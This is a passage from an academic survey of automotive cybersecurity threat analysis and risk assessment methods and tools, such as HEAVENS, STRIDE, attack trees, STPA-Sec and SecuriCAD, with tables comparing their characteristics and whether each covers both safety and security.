The BRA (Binary Risk Analysis) assesses the assets to be protected in the system by implementing a process. The BRA method can be used for quick risk conversations to discuss specific risks in just a few minutes. Nevertheless, the resulting risks are only classified as high, medium, or low. Furthermore, a conservative analysis trend leads to threat classification solely of high risks. Additionally, no structured estimation of threat scenarios is given, and the resulting threat classification is too rudimentary for concept development phases. SHIELD is a multimetric approach to evaluate the system's level of security, privacy, and dependability. The main goal of this method is to evaluate multiple system configurations and select those that meet or achieve established requirements [5, 6]. In the NHTSA approach, all relevant onboard components and systems have been considered, and the data flow and the trust boundary between the components can be visually observed [7].

The SGM (Security Guide-word Method) makes it easy for non-security engineers to identify information assets and protection objectives. We derived ten guide words, namely, disclosure, disconnection, delay, deletion, stopping, denial, trigger, insertion, reset, and manipulation [8]. The policy-based security model can be customized according to the security requirements of the use case, and a flexible security model that is manageable and adaptable during the device life cycle is provided. By using policies to enforce security requirements, OEMs do not need to rely on the security assurances of third-party vendors. Implementation strategies can ensure that the equipment operates as expected by the OEM. If the security requirements of the device change after production; for example, a new vulnerability is discovered, the OEM can issue a policy definition update [9].

The threat analysis methods above focus on the qualitative analysis of threat levels, while other asset-based methods can quantitatively analyze risks. TVRA can define the risk level of a system based on the likelihood of an attack occurring and the impact of an attack on the system. TVRA can output a quantitative measure of system asset risk and a detailed set of security measures to minimize system risk [10]. The US^2 (Unified Safety and Security) uses a simple quantitative scheme to evaluate safety hazards and safety threats in parallel and effectively derive safety and security requirements [11].

In addition, there is a special type of asset-based approach, which uses software as the main protection target asset of the system. In this article, it is called the software




Figure 4: Workflow of the HEAVENS method [3].

logic-based approach. Macher et al. [12] proposed a method called SAHARA, which incorporates the STRIDE threat model. SAHARA enables the quantification of the probability of the occurrence and impacts of security issues on safety goals. The basic classification is aligned with ASIL classification and is thus optimal for use in combined security and safety engineering processes. The software vulnerability analysis method checks whether the software code of known software construction should be avoided to prevent potential vulnerabilities [3].

The asset-based methods focus on various forms of assets in the system. As an automobile is essentially a cyber-physical system, the ultimate goal of cybersecurity in the automotive domain is to protect the automotive system from attack and thus to operate normally. Therefore, the asset-based threat analysis and risk assessment approach is also most suitable for the automotive domain.

3.1.2. Vulnerability-Based Methods. Corresponding to the asset-based methods, the vulnerability-based methods are "bottom-up" TARA methods. They start with a vulnerability or weakness found in a system and then analyze what other larger vulnerabilities or failures the vulnerability could cause.

CVSS (Common Vulnerability Scoring System) is an industry open standard designed to help determine the urgency and importance of the required response. The main purpose of CVSS is to help establish a standard for measuring the severity of vulnerabilities so that the severity of vulnerabilities can be compared and the priority of dealing with them can be determined. CVSS scores are based on measurement results on a series of dimensions, which are called metrics. The CVSS includes three types of scores: base, temporal, and environmental metric.

FMVEA expands the security attributes based on FMEA, turning it into a safety and security coanalysis method. Its failure modes can analyze how components' quality attributes fail, and threat modes are used to analyze how security attributes fail. Recognizing threat agents can estimate the frequency of threat modes, and the probability of occurrence of threats mode is determined by the threat agents and vulnerabilities [13]. The whole process of the CHASSIS analysis method is divided into two steps to define functionality, safety, and security requirements. The first step mainly defines the functional requirements for the subsequent introduction of safety and security requirements. In the second step, the main focus is on the introduction of safety and security requirements. This step will rely on the brainstorming of relevant security experts in the field to propose some possible misuse scenarios as an important basis for the overall analysis results. For this reason, there are too many subjective factors in the analysis method of CHASSIS [14]. In [14], the two methods FMVEA and CHASSIS are compared in terms of six aspects: level of abstraction, comparability of repeated analysis, reusability of analysis artifacts, scope of analysis, suitability for a risk rating, and adaptability to changing context through an automotive FOTA (firmware over the air) application scenario. Moreover, in NIST SP 800-30 "Risk Management Guide for Information Technology Systems," a methodology is proposed to conduct a risk assessment in nine sequential steps [14].

The ANP (Analytical Network Process) matrix approach can easily and effectively consider the dependencies and conflicts between attributes for joint evaluation [15]. It helps to make wise design decisions to reduce the number of design iterations. In the matrix, the hierarchical fault propagation and threat propagation structures are defined, and the interconnection between them is considered, thereby giving a network structure. The authors in [16] use three examples to analyze the effect of the cyber kill chain method. Cyber kill chain refers to the process of analyzing network attacks to identify threats to the organization at each stage of the attack, smashing and mitigating the purpose of the attacker, and planning and implementing measures to protect the organization's system. Compared with the benchmark test, VeRA (Vehicles Risk Analysis) uses a simplified analysis process and fewer factors, thereby greatly reducing the required analysis time without affecting the accuracy of the analysis. In addition, based on VeRA, a simple and effective mathematical model is established to evaluate the risk value by considering the attack probability, severity, and human control, thereby avoiding the cumbersome process of looking up tables in the previous methods [17].

The vulnerability-based methods can find the vulnerabilities in the system and then further analyze the hazards and risks that the vulnerability may cause to the system. If these methods are combined with a rich vulnerability database, they can perform a more comprehensive vulnerability scan of the system. This type of approach makes it possible to use a database of vulnerabilities with a large number of vulnerabilities to analyze each vulnerability that could cause failure damage to the system. It can effectively avoid damage to the security of the system caused by the vulnerability.

3.1.3. Attacker-Based Methods. The attacker-based method is a type of threat analysis method that analyzes attackers. It conducts threat analysis and risk assessment of the system through the knowledge level of possible attackers, attack paths, attack motivations, and number of resources possessed. In this way, the threat can be modeled and analyzed from the root cause of the attack.

SARA is an improved security risk analysis framework for automated driving system-dedicated vehicles, including the opinions of security experts, new threat models, attack methods, asset maps, and attack tree definitions. In addition, SARA defines a new metric that considers driver or automated driving system controllability for the computation of the risk value [18]. SAM (Security Abstraction Model) closely combines safety management and model-based system engineering through an abstract description of the principles of automotive security modeling [19].

The Threat Agent Risk Assessment method is performed in six steps, and its goal is to find the critical exposure of the connected car. Threat Agent Risk Assessment method is composed of TAL (Threat Agent Library), MOL (Methods and Objectives Library), and CEL (Common Exposure Library). The Threat Agent Risk Assessment method can identify a list of possible attacks and rank these attacks according to the likelihood of occurrence [20]. However, the Threat Agent Risk Assessment method is fairly new, and there is almost no supporting documentation except for the very little content released by Intel Security. Therefore, other work must be done to successfully apply this method to the automotive industry. The Bayesian Stackelberg game methodology models the attack and defense process as a network security Stackelberg game. It provides the best hybrid strategy for the attacker and the Internet of Vehicle defense system, with the latter optimally deploying the available security resources in the transportation infrastructure to minimize the impact of attacks and improve their detection. The game belongs to the Bayesian type. According to the probability distribution determined by the strict risk assessment method, several types of data corruption attacks are considered [21]. Compared with a unified defense design that does not matter to the attacker's strategy and type, this method can reduce the impact of advanced persistent threats. This solution can be integrated into the design of the Internet of Vehicle intrusion detection system to improve its robustness.

Formula-based TARA methods are more mature and more convenient for users without too much security experience. As a result, they are more widely spread and used. Table 2 shows the classification of the formula-based TARA methods. This classification helps to identify TARA methods with common characteristics. In addition, Table 2 describes the characteristics of each method and whether the method is a coanalysis method that takes into account both security and safety aspects.

3.2. Model-Based Methods

3.2.1. Graph-Based Methods. The graph-based methods are connected through nodes and directional edges. Graph-based methods can express the direct mathematical quantitative relationship of each node module, which provides convenience for the quantitative threat analysis of the system.

The STRIDE model consists of spoofing (S), tampering (T), repudiation (R), information disclosure (I), denial of service (D), and elevation of privilege (E). The STRIDE method has been widely used in the IT industry and has proven to be able to identify and analyze the threats in the system, which can effectively reduce the risk of the system being attacked. Due to its outstanding effect, the STRIDE method is gradually being applied in other fields. The STRIDE method is also recommended in the field of automotive information security in the SAE J3061 regulations.

In addition to the STRIDE method, UcedaVelez [23] developed a seven-stage threat analysis method called PASTA (i.e., Process for Attack Simulation and Threat Analysis) in 2012 [23]. PASTA's use of data flow diagrams is at the application decomposition layer. The LINDDUN (i.e., linkability, identifiability, nonrepudiation, detectability, disclosure of data, unawareness, and noncompliance) method provides data security and privacy protection for the system through a six-step analysis [23]. It uses data flow diagram iterative model elements to analyze and detect different types of threats. The VAST (i.e., visual, agile, and simple threat) method can be extended and can be applied to large-scale threat model analysis [23].

The advantage of the Markov chain method is that the time dimension is introduced into the threat analysis of the system. This method believes that the next state of the system is completely determined by the current state, which makes the threat analysis of the system enter a dynamic space. As a dynamic method, it enriches the dimension of the entire threat analysis by expressing the attack steps and simulating the corresponding defending methods. In addition, the Markov chain also provides the possibility of quantitative analysis of threat analysis, making the results of threat analysis of the entire system more intuitive and convincing [24–26]. The Bayesian network method uses the graph-based model to quantitatively evaluate the possibility of threats to vehicle components. It is used to obtain the relevant security risks and to achieve the security measures of the model. The Bayesian defense graph can also conduct threat analysis

Table 2: Formula-based TARA methods.

Category	Subcategory	Method	Brief description	Characteristics	Coanalysis
Formula-based	Asset-based	EVITA method [4]	EVITA is a part of a European commission-funded research project (EVITA: E-safety vehicle intrusion protected applications).	In EVITA, security threats are classified from different perspectives: operations, security, privacy, and finance. EVITA is a suitable approach for concept evaluation but requires too many details for classification.	Yes
		HEAVENS [3]	HEAVENS is a method for threat analysis and risk assessment of automotive electronic and electrical systems.	The STRIDE threat modeling approach brings additional support structuring for the estimation of threat scenarios. It has a wide range of applicability and can be applied to passenger cars and commercial vehicles.	Yes
		OCTAVE	OCTAVE stands for operationally critical threat, asset, and vulnerability evaluation.	It is flexible, tailorable, and repeatable.	No
		BRA [5, 6]	BRA is a lightweight qualitative open license risk assessment.	It is fast and convenient but is relatively rudimentary, and it is difficult for it to conduct an overall threat assessment of complex systems.	No
		SHIELD [5, 6]	SHIELD is a method for assessing the security, privacy, and dependability of embedded systems.	It considers security, privacy, and dependability.	No
		TVRA [10]	Threat, vulnerability, and risk analysis (TVRA) identifies assets in the system and their associated threats by modeling the likelihood and impact of attacks.	It provides the possibility for a more detailed analysis of threats.	No
		SGM [8]	This method is based on security guide words, which allow a structured identification of possible attack scenarios.	It is easy to use and can reduce the workload of analysts.	Yes
		US^2 [11]	This method uses a simple quantitative scheme to simultaneously assess security risks and security threats.	The quantitative method of US^2 is less complicated and requires less analytical work.	Yes
		Policy-based security modeling [9]	This method is a strategy-based security modeling method, which uses a configurable strategy engine to apply new strategies to deal with serious threats.	This method allows the strategy to be updated to deal with new threats; otherwise, the product may need to be redesigned to alleviate the problems under the traditional method.	No
		NHTSA [7]	This method uses a threat matrix in the technical report of the US National Highway Traffic Safety Administration (NHTSA).	It can display the system intuitively.	No
		SW vulnerability analysis	The method could find vulnerabilities in codes.	The software code of the known software structure can be checked to prevent potential vulnerabilities, but this method is aimed at the software development level, so it is not suitable for the early development stage.	No
		SAHARA [12]	SAHARA (security-aware hazard analysis and risk assessment) is an expansion of the inductive analysis method called hazard analysis and risk assessment (HARA) and encompasses threats of the STRIDE threat model.	It is able to quantify the possibility and impact of threats.	Yes
		CVSS	CVSS captures the main attributes of vulnerabilities and generates numerical and textual forms of scores representing the severity of the vulnerabilities.	CVSS provides vulnerability priority and an open framework.	No
	Vulnerability-based	FMVEA [13]	FMVEA is based on the FMEA and extends the standard approach with security-related threat modes.	This method can identify the frequency and probability of threat modes.	Yes
		CHASSIS [14]	CHASSIS is a systematic method for an information system to analyze safety and security interactively by using HAZOP guide words.	CHASSIS can easier adapt to different scenarios and environments and is more suitable for dynamic system analysis, but it depends too much on expert knowledge.	Yes
		ANP matrix [15]	The ANP matrix method allows a combined risk assessment that considers dependencies and conflicts among attributes. This approach provides risk assessment results for different dependability attributes.	It considers the relationship between failures and threats and the impact of propagation and can reduce the number of design iterations.	Yes
		Cyber kill chain [16]	The cyber kill chain consists of seven levels. The seven levels are reconnaissance, weaponization, delivery, utilization, installation, command and control, and target action.	This methodology is good at analyzing cyberattacks, threats, or vulnerabilities related to the automotive industry.	No
		VeRA [17]	Vehicle risk analysis (VeRA) is suitable for assessing the risk of attacks to autonomous vehicles and connected autonomous vehicles. VeRA is the first task that considers human capabilities and vehicle automation levels when assessing safety risks.	It can reduce the time required for the risk assessment process.	No
		NIST SP 800-30 [22]	This method is proposed in NIST SP 800-30 and can be used to identify, estimate, and prioritize various risks for security-critical targets.	Security-critical systems are considered.	No
		Threat Agent Risk Assessment [20]	The threat modeling was carried out with the support of domain experts and the project manager responsible for the Threat Agent Risk Assessment method in Intel's Security Department.	It has clear organization, is easy to understand and operate, and is able to adapt according to the dynamic structure.	No
		SAM [19]	SAM is a proposal to extend the attachment of EAST-ADL with the security modeling function, which is not covered by the current existing language specifications.	The SAM method clarifies the difference between security modeling and functional safety modeling. The language specification is defined for the security abstract model of the automobile system modeling environment.	Yes
	Attacker-based	Bayesian Stackelberg game [21]	This method is a resource-aware Bayesian Stackelberg game whose goal is to provide IDS with the best detection load distribution strategy for the set of RSUs monitored in the transportation network, while maximizing detection of multiple types driven by advanced persistent threats.	This method only needs to solve a mixed integer linear program (MILP) and does not need to solve a set of linear programs proposed by other solutions, so it can further improve the performance.	No
		SARA [18]	SARA is a systematic threat analysis and risk assessment framework, including improved threat models, new attack methods, asset maps, attackers' participation in the attack tree, and new driving system observation indicators.	SARA provides a framework for security experts to participate in the security process.	Yes

with corresponding mitigation measures, which can provide a reference for security defense design [27, 28].

The GTS (graph transformation system) method is a formal method of transforming the system structure graph that follows certain rules. The entire graph transformation system can be abstracted as a tuple (G, R), where *G* represents the graph and R represents a series of transformation rules. The GTS method contains three transformation rules, which are used to describe the behavior of services, the normal behavior of the hardware components, and the attack actions. With the help of transformation rules, GTS can easily and quickly realize the conversion between the overall architecture and the module architecture, which is very beneficial for OEMs in the development of large-scale projects. At the same time, [29] also introduces the conversion method from attack graph to attack tree, which establishes a mapping relationship between the two threat analysis methods. Accordingly, the system can be analyzed from multiple dimensions.

UML is a universal graphical modeling language used to specify, design, and verify complex hardware and software systems, as well as the organization and program workflows. UML use cases and state machines can be used to represent attack scenarios. In [30], a UML-based metamodel is developed specifically for autonomous vehicles, attacks, and defense measures. UML-based analysis methods have many advantages. UML symbols have good semantics and will not cause ambiguity. The visual model based on UML makes the system structure intuitive and easy to understand. Modeling the software system with UML is not only conducive to the communication between system developers and system users but also conducive to system maintenance. However, UML language is more costly for nonprofessional engineers to learn. SysML-Sec is a method that combines a target-oriented method for obtaining requirements and a model-oriented method for threats and system architecture. Its analysis process is based on Y-chart and V-cycle models. It can cover all design and development stages [31].

Schmittner et al. [32] proposed improvements when applying STPA-Sec for security and safety coanalysis and identified several limitations of STPA-Sec. STPA-Sec will output a list of system-level scenarios that can cause losses. The threat analysis process of the STPA-Sec method can be divided into four steps. The first step is to establish basic system engineering. The second step is to build a high-level control structure model. The third step is to identify unsafe or risky control actions. The fourth step is to develop security requirements and constraint causal scenarios. In addition, given the limitations of some terms in the STPA-Sec method that cannot take into account the analysis of safety and security scenarios, the article improves the defect by aligning important terms in the safety and security context. Friedberg et al. [33] extended the STPA method, further refined and integrated the physical and information security analysis process, proposed the control layer and component layer security constraint mapping method, added information security-related attribution factors, and formed the integrated STPA-SafeSec analysis system. The STPA-SafeSec integrated physical security and information security analysis method uses a unified analysis framework and process, which can not only identify vulnerabilities and loss scenarios at the system level but also further add control constraints and focus on threats. The STPA-SafeSec method includes two core contributions. First, to determine information security constraints, analysts must extend the relatively abstract system control layer to a component layer. Second, the analysis method has expanded the attribution elements to meet the needs of information security analysis.

3.2.2. Tree-Based Methods. Tree-based methods can represent the affinity between nodes and describe the hierarchical relationship between nodes. The most typical of this type of method is the attack tree model, which can express the attack faced by the system and clearly show the attack path.

Attack tree analysis is a threat analysis method that uses a tree as a structure. The general structure of the attack tree is shown in Figure 5. The top event is used to describe the attack target, and the nodes below the attack target represent all possible events that can cause the attack target to occur. The logical relationship between these events can be connected through "OR" gate and "AND" gate. Attack tree analysis can be performed in a top-down manner, that is, first determining the final attack target and then analyzing all possible attack paths according to the attack target. It can be also performed in a bottom-up manner, that is, analyzing possible attack surface and then analyzing the possible vulnerabilities based on this [34]. However, when faced with threat analysis of large systems, the traditional attack tree analysis method requires manual construction of a large number of attack combinations. It is inevitable that attack paths will be lost and the possibility of vehicle systems being attacked will increase, which is unacceptable to the OEMs. In response to this shortcoming of attack tree analysis, Salfer et al. [35] proposed a method for automatically constructing attack forests for automotive networks for software attacks. The algorithm can automatically find the optimal attack path between the attacker and the asset with the aid of the system model. Reference [35] also proves that even in the worst case, this method can complete the threat analysis and security assessment of a large system within a few minutes. This is very beneficial to OEMs, who often need to perform large-scale threat analysis on vehicle systems. The RISKEE method adds probability distributions based on attack tree analysis, thus realizing quantitative risk assessment of security and safety. In addition, the RISKEE method also uses the RISKEE propagation algorithm to calculate risk through forward propagation of frequencies and backward propagation of risk [36]. In addition, The BDMP (Boolean-logic Driven Markov Processes) method expands the ability of fault tree analysis and attack tree analysis to describe threats. Nevertheless, the BDMP method is unsuitable for the early development stage of threat analysis and risk assessment [5, 6].

Compared with formula-based methods, the model-based TARA methods can show the entire evaluated system more completely, thus providing a more intuitive




Figure 5: Attack tree general structure.

perspective for the evaluation process. However, the model-based TARA methods use different models, so users need to study the model in depth before using the TARA method to analyze threat analysis on the system. Table 3 shows the classification of the model-based TARA methods and whether these methods take both security and safety into consideration.

How to make a reasonable and objective evaluation of different TARA methods is also a problem that scholars are very concerned about. Different evaluation methods have different application scenarios and different applicable conditions. It is necessary to create a platform for the evaluation process so that different TARA methods can be fairly evaluated on this platform. Table 4 lists the ways to evaluate the TARA method in the literature.

4. Threat Analysis and Risk Assessment Tools

Microsoft Threat Modeling Tool 2016 (MTMT) is a threat modeling and analysis tool based on the STRIDE method, which can help users find potential threats in the early stage of system design. The user should first establish a data flow diagram (DFD) to describe the communication between different components of the system. Then, MTMT automatically detects and analyzes the DFD. Finally, it will present a list of the potential threats in the system. Figure 6 is a DFD established with MTMT, which shows the scenario of information interaction between OBU and RSU. MTMT can also record the results of threat modeling and analysis by generating reports so that users can view them at any time. Although MTMT can accurately and comprehensively display the potential threats in the system, it can neither link the threats with the asset losses caused by the attack nor provide a complete system view for threat analysis and risk management.

SecuriCAD can help users to complete network modeling. It can simulate different types of network attacks and obtain the quantitative results of the system risks. The threat model in SecuriCAD is mainly composed of three components: host, network, and attacker. Figure 7 is a partial model of the 2015 Cadillac Escalade vehicle network constructed by Xiong et al. [38], where host mainly refers to ECUs and network includes CAN, LIN, MOST, and ethernet. These are the assets that need to be protected in the system. Then, it assigns corresponding security settings to different assets and classifies the impact of different attacks. Finally, SecuriCAD acts as an inference engine to simulate the attacks on the created threat model. The results of the simulation are as follows:

(i) Risk matrix: according to the consequence and probability, the risks are divided into four levels: critical, high risk, medium risk, and low risk

(ii) Attack path: it shows the attack path of an attack, which presents the possible composition of vulnerabilities used by an attack; it also shows the likelihood of the attack path

(iii) Time-to-compromise (TTC): it presents the effort for an attacker to implement a successful attack under a given probability

GROOVE is a tool, which uses simply labeled graphs and single push-out (SPO) transformation rules to transform a general graph. GROOVE can recursively apply transformation rules to a given graph. Karray et al. [29] used GROOVE to model the car architectural graph and transformation rules, in order to construct attack tress and analyze attacks to a connected vehicle. GROOVE can model the network architecture of the vehicle. According to the initial state of the model and the preset conversion mechanism, it can generate the corresponding state space, which is the attack graph. If there are vulnerabilities in a state in the attack graph, this state can be regarded as the root of the attack tree. Then, check the other state in the attack tree, and the corresponding attack tree can be derived.

OMNeT++ is an open-source, modular, component-based C++ simulation library and framework that can be used to simulate vehicle networks. OMNeT++ can easily build network models and has high simulation granularity. In addition, it can also perform network attack simulation and threat analysis. The data recording function can reflect the impact of different types of attacks on the data in the network. Figure 8 shows the network model of automotive ethernet architecture. Santhosh et al. [39] used this tool to establish a Sybil attack model against vehicle queues and evaluated the impact of the attack on vehicle network performance.

Practical Threat Analysis (PTA) is a tool that can be used for threat modeling and automatic calculation of risk assessment results. At first, it needs to set various parameters such as system assets, threats, exploited vulnerabilities, corresponding mitigation measures, attack types, and attack entry points in a PTA project. The threat model is stored in a dynamic database so that the model parameters can support dynamic changes. By continuously revising the parameters of the model, it can ensure that the risk assessment and security management process can be carried out continuously and effectively. Figure 9 shows a threat builder of the replay attack in CAN bus. It constructs a specific threat scenario to show the vulnerabilities that a certain threat can use to attack the assets of the system. At the same time, countermeasures for the threat should be added. Finally, PTA can simulate and calculate information such as the extent of damage to assets and the effectiveness

Table 3: Model-based TARA methods.

Category	Subcategory	Method	Brief description	Characteristics	Coanalysis
Model-based	Graph-based	STRIDE (Microsoft)	STRIDE is a threat modeling method that abstracts component elements in the system.	It extends the original confidentiality, integrity, and availability model and is suitable for identifying the relationship between threats, assets, and security attributes.	No
		PASTA [23]	The goal of the PASTA method is to have a risk-centric framework and rely on an attacker-centric perspective to generate asset-centric output.	PASTA uses risk and impacts analysis to improve the weakness of the STRIDE method.	No
		LINDDUN [23]	LINDDUN stands for linkability, identifiability, nonrepudiation, detectability, disclosure of data, unawareness, and noncompliance.	It can ensure data security and privacy protection. However, when the number of threats in the system increases rapidly, the complexity of the system will also increase, which is not conducive to large-scale system analysis.	No
		VAST [23]	VAST stands for visual, agile, and simple threats.	It is extensible and suitable for large system analysis.	No
		Markov chain [24, 25, 26]	Markov chain is a stochastic process with Markov property in probability theory and mathematical statistics and exists in discrete index set and state space.	It is able to make a quantitative analysis of threats. The concept of time is introduced to make the process of threat analysis dynamic. It can model and analyze the attack process and defense process at the same time.	No
		GTS (graph transformation system) [29]	This method is a rule-based modeling approach that allows capturing the structural as well as behavioral aspects of a system.	Its structure is simple, and its logic is clear. It is easy to understand and able to split and combine the structure quickly, facilitating cooperative development.	No
		Bayesian network [27, 28]	Bayesian network is an extension of the Bayesian method. It is one of the most effective theoretical models in the field of uncertain knowledge expression and reasoning, and it is a probabilistic graphical model.	It can realize the quantitative analysis of threat risk. It can be combined with threat analysis methods such as EIVTA and CVSS.	No
		UML-based model [30]	This method proposes a formal framework to detect attack surfaces automatically on systems modeled in UML.	The formal expression is clear and will not cause ambiguity. UML makes the system structure intuitively displayed and easy to understand, but UML language is difficult for nonprofessional engineers.	No
		SysML-Sec [31]	SysML-Sec is a SysML-based model-oriented approach.	It is a coanalysis method that considers safety and is capable of covering all design and development phases.	Yes
		STPA-Sec [32]	STPA-Sec is a top-down safety and security risk analysis method.	This method can analyze the safety and security scenario in the concept phase. However, this method does not consider the network and system architecture. It is difficult for some important terms in this method to take into account both safety and security scenarios.	Yes
		STPA-SafeSec [33]	STPA-SafeSec inherits STPA's technical achievements in system theory, attribution models, safety constraints, and hazard control activity analysis. It refines the analysis process framework for information-physical systems and expands the integration of physical security and information security requirements.	Security constraints are added, and the attribution mapping between the control layer and component layer is provided.	Yes
	Tree-based	ATA (attack tree analysis) [34, 35]	Attack tree analysis is a formal and clear method used to describe the security threats faced by the system and the various attacks that the system may be subjected to.	It is able to describe the complex attack process in the form of a tree, but this method requires more details of the system design. Detailed system design is required, so it is not suitable for concept evaluation. In addition, for large systems, the refinement of the attack tree may be a tedious task and error-prone.	No
		RISKEE (risk tree) [36]	RISKEE is based on attack graphs and the diamond model in combination with the FAIR method for assessing and calculating risk.	The RISKEE method can realize the quantitative calculation of risk, but it did not consider the dynamic impact of mitigation measures on the system.	Yes
		BDMP (Boolean-logic Driven Markov Processes) [5, 6]	BDMP is an approach where fault tree and attack tree analysis are combined and extended with temporal connections.	It expands the ability of fault tree analysis and attack tree analysis to describe threats. Nevertheless, BDMP is inappropriate for an early development phase of threat analysis and risk assessment.	Yes

Table 4: Ways to evaluate TARA methods.

Study	Evaluation
HAIDAR et al. [10]	They apply TVRA methodology to the pseudonymity mechanisms used for V2X communication aspects of C-ITS.
Dürrwang et al. [8]	They evaluate the effectiveness of the method by letting 30 non-security-professional employees of the University of Applied Sciences in Karlsruhe use the method.
Cui and Sabaliauskaite [11]	They use US^2 to analyze the threat of autonomous vehicles and demonstrate the analysis results.
Hagan et al. [9]	They present a realistic use case of a connected car and several attack scenarios.
Macher et al. [12]	They apply the SAHARA approach for an automotive battery management system (BMS). For this specific example, the SAHARA approach identifies more hazardous situations than the traditional HARA (34%) approach.
Schmittner et al. [14]	The scenario they consider is an attack or failure in the firmware over the air (FOTA) functionality.
Lee et al. [16]	Use case 1: enhanced Android app-repackaging attack on in-vehicle network. Use case 2: viable attack path and effective protection against ransomware in modern cars. Use case 3: wireless attack on the connected car and security protocol for CAN.
Halabi et al. [21]	The evaluation is mainly based on the effectiveness of the defense system compared with other defense strategies that do not consider the attacker's ability to launch intelligent attacks.
Monteuuis et al. [18]	They show SARA feasibility with two uses: vehicle tracking and comfortable emergency brake failure.
Karray et al. [29]	They use the modeling of the vehicle speed acquisition system as an example.
Li et al. [27]	A typical dynamic scene is used to demonstrate the proposed method. A car equipped with GNSS/INS will go through a city canyon where GNSS navigation signals are blocked. They apply the method to infer a belief for the likelihood of threats and risks for GPS signals.
Kaja et al. [37]	The method is benchmarked against EVITA and HEAVENS for validation purposes.




Figure 6: DFD of the information interaction between OBU and RSU.

of the countermeasures in the specific threat scenario. The results of the simulation can be displayed in the form of a report. The content of the report includes the basic parameters of the threat model, the analysis of the effectiveness of countermeasures, and the security level of the system.

